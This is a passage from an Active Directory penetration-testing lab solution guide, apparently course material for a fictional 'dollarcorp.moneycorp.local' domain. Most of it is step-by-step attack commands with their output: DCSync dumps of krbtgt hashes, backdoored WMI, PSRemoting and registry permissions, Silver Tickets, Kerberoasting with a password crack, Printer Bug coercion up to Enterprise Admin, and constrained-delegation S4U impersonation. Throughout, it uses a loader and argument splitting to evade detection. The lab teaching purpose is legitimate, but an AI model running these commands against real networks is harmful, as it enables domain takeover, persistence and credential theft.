"DC=dollarcorp,DC=moneycorp,DC=local" -SearchScope Base -ResolveGUIDs |
?{($_.ObjectAceType -match 'replication-get') -or ($_.ActiveDirectoryRights -
match 'GenericAll')} | ForEach-Object {$_ | Add-Member NoteProperty
'IdentityName' $(Convert-SidToName $_.SecurityIdentifier);$_} |
?{$_.IdentityName -match "studentx"}

AceQualifier           : AccessAllowed
ObjectDN               : DC=dollarcorp,DC=moneycorp,DC=local
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes-In-Filtered-Set
ObjectSID              : S-1-5-21-719815819-3726368948-3917688648
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-719815819-3726368948-3917688648-4101
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
IdentityName           : dcorp\studentx

AceQualifier           : AccessAllowed
ObjectDN               : DC=dollarcorp,DC=moneycorp,DC=local
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes
ObjectSID              : S-1-5-21-719815819-3726368948-3917688648
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-719815819-3726368948-3917688648-4101
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
```

```
IdentityName           : dcorp\studentx

AceQualifier           : AccessAllowed
ObjectDN               : DC=dollarcorp,DC=moneycorp,DC=local
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes-All
ObjectSID              : S-1-5-21-719815819-3726368948-3917688648
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-719815819-3726368948-3917688648-4101
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
IdentityName           : dcorp\studentx
```

Sweet! Now, below command (or any similar tool) can be used as studentx to get the hashes of krbtgt user or any other user. Note the use of Loader and ArgSplit.bat:

```
C:\Windows\system32>echo %Pwn%
lsadump::dcsync
C:\Windows\system32>C:\AD\Tools\Loader.exe -path C:\AD\Tools\SafetyKatz.exe -
args "%Pwn% /user:dcorp\krbtgt" "exit"

[snip]

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/11/2022 9:59:41 PM
Object Security ID   : S-1-5-21-719815819-3726368948-3917688648-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 4e9815869d2090ccfca61c1fe0d23986
    ntlm- 0: 4e9815869d2090ccfca61c1fe0d23986
    lm  - 0: ea03581a1268674a828bde6ab09db837

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6d4cc4edd46d8c3d3e59250c91eac2bd
```

```
* Primary:Kerberos-Newer-Keys *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
      aes128_hmac       (4096) : e74fa5a9aa05b2c0b2d196e226d8820e

[snip]
```

Learning Objective 13:

Task

- Modify security descriptors on dcorp-dc to get access using PowerShell remoting and WMI without requiring administrator access.
- Retrieve machine account hash from dcorp-dc without using administrator access and use that to execute a Silver Ticket attack to get code execution with WMI.

Solution

Once we have administrative privileges on a machine, we can modify security descriptors of services to access the services without administrative privileges. Below command (to be run as Domain Administrator) modifies the host security descriptors for WMI on the DC to allow studentx access to WMI:

```
C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\AD\Tools> . C:\AD\Tools\RACE.ps1
PS C:\AD\Tools> Set-RemoteWMI -SamAccountName studentx -ComputerName dcorp-dc
-namespace 'root\cimv2' -Verbose

VERBOSE: Existing ACL for namespace root\cimv2 is
O:BAG:BAD:(A;CIID;CCDCLCSWRPWPRCWD;;;BA)(A;CIID;CCDCRP;;;NS)(A;CIID;CCDCRP;;;
LS)(A;CIID;CCDCRP;;;AU)
VERBOSE: Existing ACL for DCOM is
O:BAG:BAD:(A;;CCDCLCSWRP;;;BA)(A;;CCDCSW;;;WD)(A;;CCDCLCSWRP;;;S-1-5-32-
562)(A;;CCDCLCSWRP;;;LU)(A;;CCDCSW;;;AC)(A;;CCD
CSW;;;S-1-15-3-1024-2405443489-874036122-4286035555-1823921565-1746547431-
2453885448-3625952902-991631256)
VERBOSE: New ACL for namespace root\cimv2 is
O:BAG:BAD:(A;CIID;CCDCLCSWRPWPRCWD;;;BA)(A;CIID;CCDCRP;;;NS)(A;CIID;CCDCRP;;;
LS)(A;CIID;CCDCRP;;;AU)(A;CI;CCDCLCSWRPWPR
CWD;;;S-1-5-21-719815819-3726368948-3917688648-4101)
VERBOSE:
New ACL for DCOM
O:BAG:BAD:(A;;CCDCLCSWRP;;;BA)(A;;CCDCSW;;;WD)(A;;CCDCLCSWRP;;;S-1-5-32-
562)(A;;CCDCLCSWRP;;;LU)(A;;CCDCSW;;;AC)(A;;CCD
CSW;;;S-1-15-3-1024-2405443489-874036122-4286035555-1823921565-1746547431-
2453885448-3625952902-991631256)(A;;CCDCLCSWR
P;;;S-1-5-21-719815819-3726368948-3917688648-4101)
```

Now, we can execute WMI queries on the DC as studentx:

```
PS C:\AD\Tools> gwmi -class win32_operatingsystem -ComputerName dcorp-dc
```

```
SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 20348
RegisteredUser  : Windows User
SerialNumber    : 00454-30000-00000-AA745
Version         : 10.0.20348
```

Similar modification can be done to PowerShell remoting configuration. (In rare cases, you may get an I/O error while using the below command, please ignore it). **Please note that this is unstable since some patches in August 2020**:

```
PS C:\AD\Tools> . C:\AD\Tools\RACE.ps1
PS C:\AD\Tools> Set-RemotePSRemoting -SamAccountName studentx -ComputerName
dcorp-dc.dollarcorp.moneycorp.local -Verbose
```

Now, we can run commands using PowerShell remoting on the DC without DA privileges:

```
PS C:\AD\Tools> Invoke-Command -ScriptBlock{$env:username} -ComputerName
dcorp-dc.dollarcorp.moneycorp.local
dcorp\studentx
```

To retrieve machine account hash without DA, first we need to modify permissions on the DC.

Run the below command as DA:

```
PS C:\AD\Tools> . C:\AD\Tools\RACE.ps1
PS C:\AD\Tools> Add-RemoteRegBackdoor -ComputerName dcorp-
dc.dollarcorp.moneycorp.local -Trustee studentx -Verbose
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local : ] Using trustee username
'studentx'
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local] Remote registry is not
running, attempting to start
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local] Attaching to remote registry
through StdRegProv
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local :
SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg] Backdooring
started for key
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local :
SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg] Creating ACE with
Access Mask of 983103
(ALL_ACCESS) and AceFlags of 2 (CONTAINER_INHERIT_ACE)

ComputerName                        BackdoorTrustee
------------                        ---------------
dcorp-dc.dollarcorp.moneycorp.local studentx
```

Now, we can retreive hash as studentx:

```
PS C:\AD\Tools> . C:\AD\Tools\RACE.ps1
PS C:\AD\Tools> Get-RemoteMachineAccountHash -ComputerName dcorp-dc -Verbose

[snip]
ComputerName MachineAccountHash
------------ ------------------
dcorp-dc     1be12164a06b817e834eb437dc8f581c
```

We can use the machine account hash to create Silver Tickets. Create Silver Tickets for HOST and RPCSS using the machine account hash to execute WMI queries:

```
C:\AD\Tools>C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: silver
C:\AD\Tools>echo %Pwn%
silver
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/service:host/dcorp-dc.dollarcorp.moneycorp.local /rc4:
1be12164a06b817e834eb437dc8f581c /sid:S-1-5-21-719815819-3726368948-
3917688648 /ldap /user:Administrator /domain:dollarcorp.moneycorp.local /ptt

[snip]
```

```
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/service:rpcss/dcorp-dc.dollarcorp.moneycorp.local /rc4:
1be12164a06b817e834eb437dc8f581c /sid:S-1-5-21-719815819-3726368948-
3917688648 /ldap /user:Administrator /domain:dollarcorp.moneycorp.local /ptt

[snip]
```

Run the below command

```
C:\Windows\system32> C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\Windows\system32> gwmi -Class win32_operatingsystem -ComputerName
dcorp-dc

SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 20348
RegisteredUser  : Windows User
SerialNumber    : 00454-30000-00000-AA745
Version         : 10.0.20348
```

Learning Objective 14:

Task

- Using the Kerberoast attack, crack password of a SQL server service account.

Solution

We first need to find out services running with user accounts as the services running with machine accounts have difficult passwords. We can use PowerView's (Get-DomainUser -SPN) or ActiveDirectory module for discovering such services:

```
C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\AD\Tools>. C:\AD\Tools\PowerView.ps1
PS C:\AD\Tools> Get-DomainUser -SPN

[snip]
logoncount            : 36
badpasswordtime       : 11/25/2022 4:20:42 AM
description           : Account to be used for services which need high
privileges.
distinguishedname     : CN=svc
admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass           : {top, person, organizationalPerson, user}
displayname           : svc admin
lastlogontimestamp    : 3/3/2023 2:39:19 AM
userprincipalname     : svcadmin
samaccountname        : svcadmin
admincount            : 1
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 3/3/2023 10:39:19 AM
instancetype          : 4
usncreated            : 40118
objectguid            : 244f9c84-7e33-4ed6-aca1-3328d0802db0
sn                    : admin
lastlogoff            : 12/31/1600 4:00:00 PM
whencreated           : 11/14/2022 5:06:37 PM
objectcategory        :
CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata : {11/14/2022 5:15:01 PM, 11/14/2022 5:06:37 PM,
1/1/1601 12:00:00 AM}
serviceprincipalname  : {MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local:1433,
MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local}
givenname             : svc
usnchanged            : 119163
memberof              : CN=Domain
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
```

```
lastlogon              : 3/3/2023 8:28:41 AM
badpwdcount            : 0
cn                     : svc admin
useraccountcontrol     : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
objectsid              : S-1-5-21-719815819-3726368948-3917688648-1118
primarygroupid         : 513
pwdlastset             : 11/14/2022 9:06:37 AM
name                   : svc admin
[snip]
```

Neat! The svcadmin, which is a domain administrator has a SPN set! Let's Kerberoast it!

Rubeus and John the Ripper

We can use Rubeus to get hashes for the svcadmin account. Note that we are using the /rc4opsec option that gets hashes only for the accounts that support RC4. This means that if 'This account supports Kerberos AES 128/256 bit encryption' is set for a service account, the below command will not request its hashes.

```
C:\AD\Tools>ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: kerberoast
C:\AD\Tools>echo %Pwn%
kerberoast
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:svcadmin /simple /rc4opsec /outfile:C:\AD\Tools\hashes.txt
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.1

[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will
be requested for everything else
[*] Target User            : svcadmin
[*] Target Domain          : dollarcorp.moneycorp.local
[+] Ticket successfully imported!
[*] Searching for accounts that only support RC4_HMAC, no AES
[*] Searching path 'LDAP://dcorp-
dc.dollarcorp.moneycorp.local/DC=dollarcorp,DC=moneycorp,DC=local' for
'(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=svcadmin
)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))(!msds-
supportedencryptiontypes:1.2.840.113556.1.4.804:=24))'

[*] Total kerberoastable users : 1

[*] Hash written to C:\AD\Tools\hashes.txt

[*] Roasted hashes written to : C:\AD\Tools\hashes.txt
```

We can now use John the Ripper to brute-force the hashes. Please note that you need to remove ":1433" from the SPN in hashes.txt before running John

`$krb5tgs$23$*svcadmin$dollarcorp.moneycorp.local$MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local:1433*` should be `$krb5tgs$23$*svcadmin$dollarcorp.moneycorp.local$MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local*` in hashes.txt

Run the below command after making above changes

```
C:\AD\Tools>C:\AD\Tools\john-1.9.0-jumbo-1-win64\run\john.exe --
wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
*ThisisBlasphemyThisisMadness!!  (?)
1g 0:00:00:00 DONE (2023-03-03 09:18) 90.90g/s 186181p/s 186181c/s 186181C/s
energy..mollie
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Learning Objective 15:

Task

- Find a server in the dcorp domain where Unconstrained Delegation is enabled.
- Compromise the server and escalate to Domain Admin privileges.
- Escalate to Enterprise Admins privileges by abusing Printer Bug!

Solution

We first need to find a server that has unconstrained delegation enabled:

```
C:\AD\Tools> C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
PS C:\AD\Tools> . C:\AD\Tools\PowerView.ps1
PS C:\AD\Tools> Get-DomainComputer -Unconstrained | select -ExpandProperty
name
DCORP-DC
DCORP-APPSRV
```

Since the prerequisite for elevation using Unconstrained delegation is having admin access to the machine, we need to compromise a user which has local admin access on appsrv. Recall that we extracted secrets of appadmin, srvadmin and websvc from dcorp-adminsrv. Let’s check if anyone of them have local admin privileges on dcorp-appsrv.

First, we will try with appadmin. Run the below command from an elevated command prompt:

```
C:\AD\Tools>echo %Pwn%
asktgt
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:appadmin
/aes256:68f08715061e4d0790e71b1245bf20b023d08822d2df85bff50a0e8136ffe4cb
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt

[snip]
```

Run the below commands in the new process:

```
C:\Windows\system32> C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
PS C:\Windows\system32> . C:\AD\Tools\Find-PSRemotingLocalAdminAccess.ps1
PS C:\Windows\system32> Find-PSRemotingLocalAdminAccess -Domain
dollarcorp.moneycorp.local
dcorp-appsrv
dcorp-adminsrv
```

Sweet! We can use multiple methods now to copy Rubeus to dcorp-appsrv to abuse Printer Bug!

Printer Bug - Execute Rubeus using Loader and winrs

Run the below command from the process running appadmin:

```
C:\Windows\system32>echo F | xcopy C:\AD\Tools\Loader.exe \\dcorp-appsrv\C$\Users\Public\Loader.exe /Y
Does \\dcorp-appsrv\C$\Users\Public\Loader.exe specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\AD\Tools\Loader.exe
1 File(s) copied
```

Run Rubeus in listener mode. Remember to run ArgSplit on the student VM to encode "monitor" and then run the generated commands in the winrs session on dcorp-appsrv:

```
C:\Windows\system32>winrs -r:dcorp-appsrv cmd
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Users\appadmin> echo %Pwn%
monitor
C:\Users\appadmin>netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=172.16.100.X
C:\Users\appadmin>C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /targetuser:DCORP-DC$
/interval:5 /nowrap
C:\Users\Public\Rubeus.exe monitor /targetuser:DCORP-DC$ /interval:5 /nowrap
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  V2.2.1

[*] Action: TGT Monitoring
[*] Target user     : DCORP-DC$
[*] Monitoring every 5 seconds for new TGTs
```

On the student VM, use MS-RPRN to force authentication from dcorp-dc$

```
C:\AD\Tools>C:\AD\Tools\MS-RPRN.exe \\dcorp-dc.dollarcorp.moneycorp.local
\\dcorp-appsrv.dollarcorp.moneycorp.local
RpcRemoteFindFirstPrinterChangeNotificationEx failed.Error Code 1722 - The
RPC server is unavailable.
```

On the Rubeus listener, we can see the TGT of dcorp-dc$:

```
[*] Monitoring every 5 seconds for new TGTs
[*] 3/3/2023 5:22:53 PMPM UTC - Found new TGT:

  User                  :  DCORP-DC$@DOLLARCORP.MONEYCORP.LOCAL
  StartTime             :  3/3/2023 2:16:37 AM
  EndTime               :  3/3/2023 12:15:31 PM
  RenewTill             :  3/10/2023 2:15:31 AM
  Flags                 :  name_canonicalize, pre_authent, renewable,
forwarded, forwardable
  Base64EncodedTicket   :

    doIFxTCC..
[snip]
```

Copy the base64 encoded ticket and use it with Rubeus on student VM. Run the below command from an elevated shell as the SafetyKatz command that we will use for DCSync needs to be run from an elevated process:

```
C:\Windows\system32> echo %Pwn%
ptt
C:\Windows\system32> C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args
%Pwn% /ticket:doIFx…
[snip]
[*] Action: Import Ticket
[+] Ticket successfully imported!
```

Now, we can run DCSync from this process:

```
C:\Windows\system32>echo %Pwn%
lsadump::dcsync
C:\Windows\system32>C:\AD\Tools\Loader.exe -path C:\AD\Tools\SafetyKatz.exe -
args "%Pwn% /user:dcorp\krbtgt" "exit"

[snip]
SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/11/2022 9:59:41 PM
Object Security ID   : S-1-5-21-719815819-3726368948-3917688648-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 4e9815869d2090ccfca61c1fe0d23986
    ntlm- 0: 4e9815869d2090ccfca61c1fe0d23986
    lm  - 0: ea03581a1268674a828bde6ab09db837

Supplemental Credentials:
```

```
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6d4cc4edd46d8c3d3e59250c91eac2bd

* Primary:Kerberos-Newer-Keys *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
      aes128_hmac       (4096) : e74fa5a9aa05b2c0b2d196e226d8820e
[snip]
```

Great!

Escalation to Enterprise Admins

To get Enterprise Admin privileges, we need to force authentication from mcorp-dc. Run the below command to listern for mcorp-dc$ tickets on dcorp-appsrv:

```
C:\Windows\system32>winrs -r:dcorp-appsrv cmd
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Users\appadmin> echo %Pwn%
monitor
C:\Users\appadmin> C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /targetuser:MCORP-DC$
/interval:5 /nowrap
C:\Users\Public\Rubeus.exe monitor /targetuser:MCORP-DC$ /interval:5 /nowrap
  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  V2.2.1

[*] Action: TGT Monitoring
[*] Target user     : MCORP-DC$
[*] Monitoring every 5 seconds for new TGTs
```

Use MS-RPRN on the student VM to trigger authentication from mcorp-dc to dcorp-appsrv:

```
C:\AD\Tools>C:\AD\Tools\MS-RPRN.exe \\mcorp-dc.moneycorp.local \\dcorp-
appsrv.dollarcorp.moneycorp.local
RpcRemoteFindFirstPrinterChangeNotificationEx failed.Error Code 1722 - The
RPC server is unavailable.
```

On the Rubeus listener, we can see the TGT of mcorp-dc$:

```
[*] Monitoring every 5 seconds for new TGTs


[*] 3/3/2023 5:32:23 PM UTC - Found new TGT:

  User                  :  MCORP-DC$@MONEYCORP.LOCAL
[snip]
```

As previously, copy the base64 encoded ticket and use it with Rubeus on student VM. Run the below command from an elevated shell as the SafetyKatz command that we will use for DCSync needs to be run from an elevated process:

```
C:\Windows\system32> echo %Pwn%
ptt
C:\Windows\system32> C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn% /ticket:doIFx…
[snip]
[*] Action: Import Ticket
[+] Ticket successfully imported!
```

Now, we can run DCSync from this process:

```
C:\Windows\system32>echo %Pwn%
lsadump::dcsync
C:\Windows\system32>C:\AD\Tools\Loader.exe -path C:\AD\Tools\SafetyKatz.exe -args "%Pwn% /user:mcorp\krbtgt /domain:moneycorp.local" "exit"
[snip]
```

Awesome ! We escalated to Enterprise Admins too!

Learning Objective 16:

Task

- Enumerate users in the domain for whom Constrained Delegation is enabled.
  - For such a user, request a TGT from the DC and obtain a TGS for the service to which delegation is configured.
  - Pass the ticket and access the service.
- Enumerate computer accounts in the domain for which Constrained Delegation is enabled.
  - For such a user, request a TGT from the DC.
  - Obtain an alternate TGS for LDAP service on the target machine.
  - Use the TGS for executing DCSync attack.

Solution

To enumerate users with constrained delegation we can use PowerView. Run the below command from a PowerShell session started using Invisi-Shell:

```
PS C:\AD\Tools> . C:\AD\Tools\PowerView.ps1
PS C:\AD\Tools> Get-DomainUser -TrustedToAuth
[snip]
logoncount                : 2
badpasswordtime           : 12/31/1600 4:00:00 PM
distinguishedname         : CN=web
svc,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass               : {top, person, organizationalPerson, user}
displayname               : web svc
lastlogontimestamp        : 11/14/2022 4:45:59 AM
userprincipalname         : websvc
whencreated               : 11/14/2022 12:42:13 PM
samaccountname            : websvc
codepage                  : 0
samaccounttype            : USER_OBJECT
accountexpires            : NEVER
countrycode               : 0
whenchanged               : 11/14/2022 12:45:59 PM
instancetype              : 4
usncreated                : 38071
objectguid                : b7ab147c-f929-4ad2-82c9-7e1b656492fe
sn                        : svc
lastlogoff                : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto  : {CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL,
CIFS/dcorp-mssql}
objectcategory            :
CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata     : {11/14/2022 12:42:13 PM, 1/1/1601 12:00:00 AM}
serviceprincipalname      : {SNMP/ufc-adminsrv.dollarcorp.moneycorp.LOCAL,
SNMP/ufc-adminsrv}
givenname                 : web
usnchanged                : 38144
lastlogon                 : 11/16/2022 4:05:33 AM
```

```
badpwdcount              : 0
cn                       : web svc
useraccountcontrol       : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD,
TRUSTED_TO_AUTH_FOR_DELEGATION
objectsid                : S-1-5-21-719815819-3726368948-3917688648-1114
primarygroupid           : 513
pwdlastset               : 11/14/2022 4:42:13 AM
name                     : web svc
[snip]
```

We already have secrets of websvc from dcorp-admisrv machine. We can either use Kekeo or Rubeus to abuse that.

Abuse Constrained Delegation using websvc with Rubeus

In the below command, we request get a TGS for websvc as the Domain Administrator - Administrator. Then the TGS used to access the service specified in the /msdsspn parameter (which is filesystem on dcorp-mssql):

```
C:\AD\Tools>echo %Pwn%
s4u
C:\AD\Tools> C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:websvc
/aes256:2d84a12f614ccbf3d716b8339cbbe1a650e5fb352edc8e879470ade07e5412d7
/impersonateuser:Administrator /msdsspn:"CIFS/dcorp-
mssql.dollarcorp.moneycorp.LOCAL" /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

v2.2.1

[*] Action: S4U

[*] Using aes256_cts_hmac_sha1 hash:
2d84a12f614ccbf3d716b8339cbbe1a650e5fb352edc8e879470ade07e5412d7
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\websvc'
[*] Using domain controller: 172.16.2.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFSjCCBUagAwIBBaED[snip]


[*] Action: S4U
[*] Building S4U2self request for: 'websvc@DOLLARCORP.MONEYCORP.LOCAL'
[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Sending S4U2self request to 172.16.2.1:88
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'websvc@DOLLARCORP.MONEYCORP.LOCAL'
[*] base64(ticket.kirbi):

      doIGHDCCBhigAwIBBaED[snip]

[+] Ticket successfully imported!
[*] Impersonating user 'Administrator' to target SPN 'CIFS/dcorp-
mssql.dollarcorp.moneycorp.LOCAL'
[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Building S4U2proxy request for service: 'CIFS/dcorp-
mssql.dollarcorp.moneycorp.LOCAL'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'CIFS/dcorp-
mssql.dollarcorp.moneycorp.LOCAL':

      doIHYzCCB1+gAwIBBaED[snip]
[+] Ticket successfully imported!
```

Check if the TGS is injected:

```
C:\AD\Tools> klist

Current LogonId is 0:0x1184e6d

Cached Tickets: (1)

#0>     Client: Administrator @ DOLLARCORP.MONEYCORP.LOCAL
        Server: CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL @
DOLLARCORP.MONEYCORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
[snip]
```

Try accessing filesystem on dcorp-mssql:

```
C:\AD\Tools> dir \\dcorp-mssql.dollarcorp.moneycorp.local\c$

Volume in drive \\dcorp-mssql.dollarcorp.moneycorp.local\c$ has no label.
 Volume Serial Number is 98C0-23AE

 Directory of \\dcorp-mssql.dollarcorp.moneycorp.local\c$

```

```
05/08/2021  12:15 AM    <DIR>          PerfLogs
11/14/2022  04:44 AM    <DIR>          Program Files
11/14/2022  04:43 AM    <DIR>          Program Files (x86)
11/15/2022  08:06 AM    <DIR>          Transcripts
11/15/2022  01:48 AM    <DIR>          Users
11/11/2022  05:22 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)   6,214,402,048 bytes free
```

Abuse Constrained Delegation using websvc with Kekeo

Let's use Kekeo. We can use the tgt::ask module from kekeo to request a TGT from websvc. Note that we are using NTLM hash of websvcs here just to show NTLM hash can be used too. This is an old method and used just as an example:

```
C:\AD\Tools> cd .\kekeo
C:\AD\Tools\kekeo\x64> .\kekeo.exe

  ___ _    kekeo 2.1 (x64) built on Jun 15 2018 01:01:01 - lil!
 /   ('>-  "A La Vie, A L'Amour"
 | K  |     /* * *
 \____/     Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_       http://blog.gentilkiwi.com/kekeo                (oe.eo)
                                             with  9 modules * * */

kekeo # tgt::ask /user:websvc /domain:dollarcorp.moneycorp.local
/rc4:cc098f204c5887eaa8253e7c2749156f
Realm       : dollarcorp.moneycorp.local (dollarcorp)
User        : websvc (websvc)
CName       : websvc   [KRB_NT_PRINCIPAL (1)]
SName       : krbtgt/dollarcorp.moneycorp.local        [KRB_NT_SRV_INST (2)]
Need PAC    : Yes
Auth mode   : ENCRYPTION KEY 23 (rc4_hmac_nt    ):
cc098f204c5887eaa8253e7c2749156f
[kdc] name: dcorp-dc.dollarcorp.moneycorp.local (auto)
[kdc] addr: 172.16.2.1 (auto)
  > Ticket in file
'TGT_websvc@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLL
ARCORP.MONEYCORP.LOCAL.kirbi'
```

Now, let’s use this TGT and request a TGS. Note that we are requesting a TGS to access cifs/dcorp-mssql as the domain administrator - Administrator:

```
kekeo # tgs::s4u
/tgt:TGT_websvc@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@
DOLLARCORP.MONEYCORP.LOCAL.kirbi
```

```
/user:Administrator@dollarcorp.moneycorp.local /service:cifs/dcorp-
mssql.dollarcorp.moneycorp.LOCAL
Ticket  :
TGT_websvc@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLA
RCORP.MONEYCORP.LOCAL.kirbi
  [krb-cred]     S: krbtgt/dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
  [krb-cred]     E: [00000012] aes256_hmac
  [enc-krb-cred] P: websvc @ DOLLARCORP.MONEYCORP.LOCAL
